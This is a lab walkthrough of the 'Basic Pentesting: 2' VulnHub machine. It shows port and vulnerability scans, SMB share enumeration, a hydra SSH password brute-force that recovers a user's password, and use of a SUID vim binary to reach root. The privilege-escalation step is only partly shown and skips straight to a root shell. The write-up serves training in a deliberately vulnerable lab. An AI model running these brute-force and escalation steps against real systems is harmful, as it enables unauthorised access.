

Basic Pentesting: 2 Walkthrough

Here's Babatunde another easy VulnHub VM.

I had already completed the first entry in the Basic Pentesting series .

DESCRIPTION

This is a boot2root VM and is a continuation of the Basic Pentesting series. This series is designed to help newcomers to penetration testing develop pentesting skills and have fun exploring part of the offensive side of security. VirtualBox is the recommended platform for this challenge (though it should also work with VMware -- however, I haven't tested that).

This VM is a moderate step up in difficulty from the first entry in this series. If you've solved the first entry and have tried a few other beginner-oriented challenges, this VM should be a good next step. Once again, this challenge contains multiple initial exploitation vectors and privilege escalation vulnerabilities. Your goal is to remotely attack the VM, gain root privileges, and read the flag located at /root/flag.txt. Once you've finished, try to find other vectors you might have missed

Let's start with scanning

At this moment detect your target Ip actually fine time with Ip advancer scanner port gest run machine and start scan to detect it.


The screenshot shows the IP Scanner interface. The main table lists scanned IP addresses from 192.168.1.105 to 192.168.1.144. The entry for 192.168.1.143, labeled 'BASIC2', is highlighted. To the right, a detailed view for BASIC2 shows the following information:

- Status: Alive
- Operating system: Linux
- IP: 192.168.1.143
- MAC: 08:00:27:6A:C3:21
- Manufacturer: PCS Systemtechnik GmbH
- NetBIOS: WORKGROUP\BASIC2
- User:
- Type:
- Date:
- Comments:

Below this information is a table of open ports and services:


Service	Details
HTTP	Apache httpd 2.4.18 (Ubuntu)
Shared folder	Anonymous
Port 22 (TCP)	OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 Ubuntu Linux; protocol 2.0
Port 80 (TCP)	Apache httpd 2.4.18 (Ubuntu)
Port 139 (TCP)	Samba smbd 3.X - 4.X workgroup: WORKGROUP
Port 445 (TCP)	Samba smbd 3.X - 4.X workgroup: WORKGROUP

I FOUND MY VICTIM WITH ALL PORT OPEN CATCH ALSO SOME GATE LOOK IT BLEOW



So it is easy at this first moment SSH open , SAMBA share open , anonymous enable hahaha

Also apache not update



Kali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DBOffSec

Other Bookmarks

cansSettings

admin

tty2

Back to My Scans

ConfigureAudit TrailLaunchReportExport

Hosts1Vulnerabilities28Remediations1Notes3VPR Top ThreatsHistory1

FilterSearch Hosts1 Host

Host

Vulnerabilities

192.168.1.143311551

Scan Details

Policy: Advanced Scan

Status: Completed

Severity Base: CVSS v3.0

Scanner: Local Scanner

Start: Today at 9:07 AM

End: Today at 9:26 AM

Elapsed: 19 minutes

Vulnerabilities

Critical

High

Medium

Low

Info

tty2

Back to My Scans

ConfigureAudit TrailLaunchReportExport

Hosts1Vulnerabilities28Remediations1Notes3VPR Top ThreatsHistory1

FilterSearch Vulnerabilities28 Vulnerabilities

Sev	Score	Name	Family	Count		
MIXED		Apache Tomcat (Multiple Issues)	Web Servers	18		
MIXED		Microsoft Windows (Multiple Issues)	Windows	2		
MEDIUM	5.3	SMB Signing not required	Misc.	1		
INFO		SMB (Multiple Issues)	Windows	9		
INFO		HTTP (Multiple Issues)	Web Servers	5		
INFO		Apache HTTP Server (Multiple Issues)	Web Servers	2		
INFO		SSH (Multiple Issues)	General	2		
INFO		SSH (Multiple Issues)	Misc.	2		
INFO		SSH (Multiple Issues)	Service detection	2		
INFO		Web Server (Multiple Issues)	Web Servers	2		
INFO		Nessus SYN scanner	Port scanners	6		
INFO		Service Detection	Service detection	3		
INFO		AJP Connector Detection	Service detection	1		
INFO		Backported Security Patch Detection (WWW)	General	1		
INFO		Common Platform Enumeration (CPE)	General	1		
INFO		Device Type	General	1		
INFO		Microsoft Windows SAM user enumeration	Windows : User management	1		
INFO		Microsoft Windows SMB : Obtains the Password Policy	Windows : User management	1		

Scan Details

Policy: Advanced Scan

Status: Completed

Severity Base: CVSS v3.0

Scanner: Local Scanner

Start: Today at 9:07 AM

End: Today at 9:26 AM

Elapsed: 19 minutes

Vulnerabilities

Critical

High

Medium

Low

Info

Hosts1

Vulnerabilities28

Remediations1

Notes3

VPR Top Threats

History1

Search Actions

1 Action

Action	Vulns	Hosts
Apache Tomcat 9.0.0.M1 < 9.0.48 vulnerability: Upgrade to Apache Tomcat version 9.0.48 or later.	19	1

Interesting Services

We have SSH, HTTP, Samba, Apache Tomcat, and Apache Jserv exposed.

Lets go ahead with Nmap scan

NMAP Scan

Nmap 192.168.1.143

`nmap -sV -A 192.168.1.143` (Service version scan)

```
(root@kali) ~ [~/homo/kali]
# nmap 192.168.1.143
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-20 15:43 EST
Nmap scan report for 192.168.1.143
Host is up (0.00064s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
8009/tcp  open  ajp13
8080/tcp  open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 4.72 seconds
```

`nmap -sV -A --script vuln 192.168.1.143` (Vulnerability scanning)

```
[sudo] password for kali:
(root@kali)~# nmap -sCV 192.168.1.143
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-20 15:37 EST
Nmap scan report for 192.168.1.143
Host is up (0.00086s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Lin
ux; protocol 2.0)
|_ ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_ 256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:e5:a9:f7:e2 (ED25519)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 4.3.11-Ubuntu (workgroup: WORKGR
oup)
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
|_ ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http         Apache Tomcat 9.0.7
|_ http-favicon: Apache Tomcat
|_ http-title: Apache Tomcat/9.0.7
|_ http-open-proxy: Proxy might be redirecting requests
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_ clock-skew: mean: 1h39m59s, deviation: 2h53m12s, median: 0s
|_ smb2-security-mode:
|   3.1.1:
|_ Message signing enabled but not required
|_ smb2-time:
|   date: 2022-01-20T20:37:45
|_ start_date: N/A
|_ smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
|_ smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: basic2
|   NetBIOS computer name: BASIC2\x00
|   Domain name: \x00
|   FQDN: basic2
|_ System time: 2022-01-20T15:37:44-05:00

Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.74 seconds
```

Nikto scanning

nikto -h <http://192.168.1.143>

```
(root@kali) ~/home/kali
nikto -h http://192.168.1.143
- Nikto v2.1.0

+ Target IP: 192.168.1.143
+ Target Hostname: 192.168.1.143
+ Target Port: 80
+ Start Time: 2022-01-20 16:11:35 (GMT-5)

+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion than the MIME type.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Server may leak inodes via ETags, header found with file /, inode: 9e, size: 56a870fbc8f28, mtime: gzip
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /development/: Directory indexing found.
+ OSVDB-3092: /development/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7916 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time: 2022-01-20 16:12:32 (GMT-5) (57 seconds)

+ 1 host(s) tested
```

Found /development directory

Enumeration

smbclient -L 192.168.1.143

```
(root@kali) ~/home/kali
# smbclient -L 192.168.1.143
Enter WORKGROUP\root's password:

Sharename      Type      Comment
-----
Anonymous      Disk
IPC$           IPC       IPC Service (Samba Server 4.3.11-Ubuntu)
Reconnecting with SMB1 for workgroup listing.

Server          Comment
-----
Workgroup       Master
WORKGROUP       BASIC2
```

smbclient //192.168.1.143 /Anonymous

ls

get staff.txt (Download staff.txt file)

actually, Babatunde I get this file at the first time when I scan by other way from samba share

so here I trying to try other trick to touch my info.

```
(root@kali) ~/home/kali
# smbclient //192.168.1.143/Anonymous
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                D            0   Thu Apr 19 13:31:20 2018
..               D            0   Thu Apr 19 13:13:06 2018
staff.txt        N            173  Thu Apr 19 13:29:55 2018

14318640 blocks of size 1024. 11048320 blocks available
smb: \> cat staff.txt
cat: command not found
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (84.5 KiloBytes/sec) (average 84.5 KiloBytes/sec)
smb: \> cat staff.txt
```


cat staff.txt


**Found two user i.e., jan and kay

```
[sudo] password for kali:
(root👤 najd)-[/home/kali]
# cat staff.txt
Announcement to staff:

PLEASE do not upload non-work-related items to this share. I know it's
all in fun, but
this is how mistakes happen. (This means you too, Jan!)

-Kay
```

Open <http://192.168.1.143/> in browser



Check view source. There is some hint in comment to check our dev note section. In scanning we found /development dir.

```
1 <html>
2
3 <h1>Undergoing maintenance</h1>
4
5 <h4>Please check back later</h4>
6
7 <!-- Check our dev note section if you need to know what to work on. -->
8
9
10 </html>
11
```

Browse <http://192.168.1.143/development>

**We found two txt file

File Edit View History Bookmarks Tools Help

192.168.1.143/ × Index of /development × 192.168.1.143/development/

← → ↻ 🏠 192.168.1.143/development/ Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

Index of /development

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
📁 Parent Directory		-	
📄 dev.txt	2018-04-23 14:52	483	
📄 j.txt	2018-04-23 13:10	235	

Apache/2.4.18 (Ubuntu) Server at 192.168.1.143 Port 80


```
192.168.1.143/development/dev.txt

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hackin

2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
```

```
192.168.1.143/development/j.txt

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.

-K
```

In j.txt we got hint that J (jan) is using weak credential

Exploitation

using hydra to bruteforce on ssh to retrieve jan password

```
hydra -l jan -P /usr/share/wordlists/rockyou.txt 192.168.1.143 ssh
```

```
(root@kali)~# hydra -l jan -P /usr/share/wordlists/rockyou.txt 192.168.1.143 ssh

Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not
use in military or secret service organizations, or for illegal purpose
s (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-01-
20 16:50:02
[WARNING] Many SSH configurations limit the number of parallel tasks, i
t is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login trie
s (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.1.143:22/
[STATUS] 181.00 tries/min, 181 tries in 00:01h, 14344223 to do in 1320:
50h, 16 active
[STATUS] 134.33 tries/min, 403 tries in 00:03h, 14344001 to do in 1779:40h, 16 active
[22][ssh] host: 192.168.1.143 login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-20 16:56:35
```

found password for user jan (jan:armando)

```
[22][ssh] host: 192.168.1.143 login: jan password: armando
```

Connecting to ssh using above credential

```
ssh jan@192.168.1.143
```

Password: armando

id

whoami

```
[22][ssh] host: 192.168.1.143 login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete until end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-20 16:56:35

(root@kali) ~ - [ /home/kali ]
# ssh jan@192.168.1.143
The authenticity of host '192.168.1.143 (192.168.1.143)' can't be established.
ED25519 key fingerprint is SHA256:XXjDkLKocbzjCch0Tpriw1PeLPuzDufTGZa4xMDA+o4.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.1.143' (ED25519) to the list of known hosts.
jan@192.168.1.143's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

283 packages can be updated.
201 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$
```

```
applicable law.
Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@basic2:~$ id
uid=1001(jan) gid=1001(jan) groups=1001(jan)
jan@basic2:~$ whami
No command 'whami' found, did you mean:
  Command 'whoami' from package 'coreutils' (main)
whami: command not found
jan@basic2:~$ whoami
jan
jan@basic2:~$ id
uid=1001(jan) gid=1001(jan) groups=1001(jan)
jan@basic2:~$
```

`cd /home/kay`

`ls`

`cat pass.bak`

Found file pass.bak but jan user doesnot have permission to read it

```
jan@basic2:~$ id
uid=1001(jan) gid=1001(jan) groups=1001(jan)
jan@basic2:~$ cd /home/kay
jan@basic2:/home/kay$ ls
pass.bak
jan@basic2:/home/kay$ cat pass.back
cat: pass.back: No such file or directory
jan@basic2:/home/kay$ cat pass.bak
cat: pass.bak: Permission denied
jan@basic2:/home/kay$
```

Privilege Escalation

find / -perm -4000 2>/dev/null

```
cat: pass.bak: Permission denied
jan@basic2:/home/kay$ find / -perm -4000 2>/dev/null
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmccrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/vim.basic
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/newgidmap
/usr/bin/at
/usr/bin/gpasswd
/usr/bin/newuidmap
/usr/bin/passwd
/bin/su
/bin/ntfs-3g
/bin/ping6
/bin/umount
/bin/fusermount
/bin/mount
/bin/ping
jan@basic2:/home/kay$
```

/usr/bin/vim.basic has SUID set. It means if we run the vim editor as a non-privileged user, we'll be able to read and write all sorts of sensitive and critical files.

using vim to read pass.bak file

vim pass.bak

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Thu Jan 20 17:04:47 2022 from 192.168.1.102
jan@basic2:~$ cd /home/kay
jan@basic2:/home/kay$ vim pass.bak
```


d /root

ls -al

cat flag.txt

```
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
-rw-r--r--  1 root root 1017 Apr 23  2018 flag.txt
drwxr-xr-x  2 root root 4096 Apr 18  2018 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
root@basic2:/root# cat flag.txt
Congratulations! You've completed this challenge. There are two ways (that I'm aware of) to gain
a shell, and two ways to privesc. I encourage you to find them all!

If you're in the target audience (newcomers to pentesting), I hope you learned something. A few
takeaways from this challenge should be that every little bit of information you can find can be
valuable, but sometimes you'll need to find several different pieces of information and combine
them to make them useful. Enumeration is key! Also, sometimes it's not as easy as just finding
an obviously outdated, vulnerable service right away with a port scan (unlike the first entry
in this series). Usually you'll have to dig deeper to find things that aren't as obvious, and
therefore might've been overlooked by administrators.

Thanks for taking the time to solve this VM. If you choose to create a writeup, I hope you'll send
me a link! I can be reached at josiah@vt.edu. If you've got questions or feedback, please reach
out to me.

Happy hacking!
```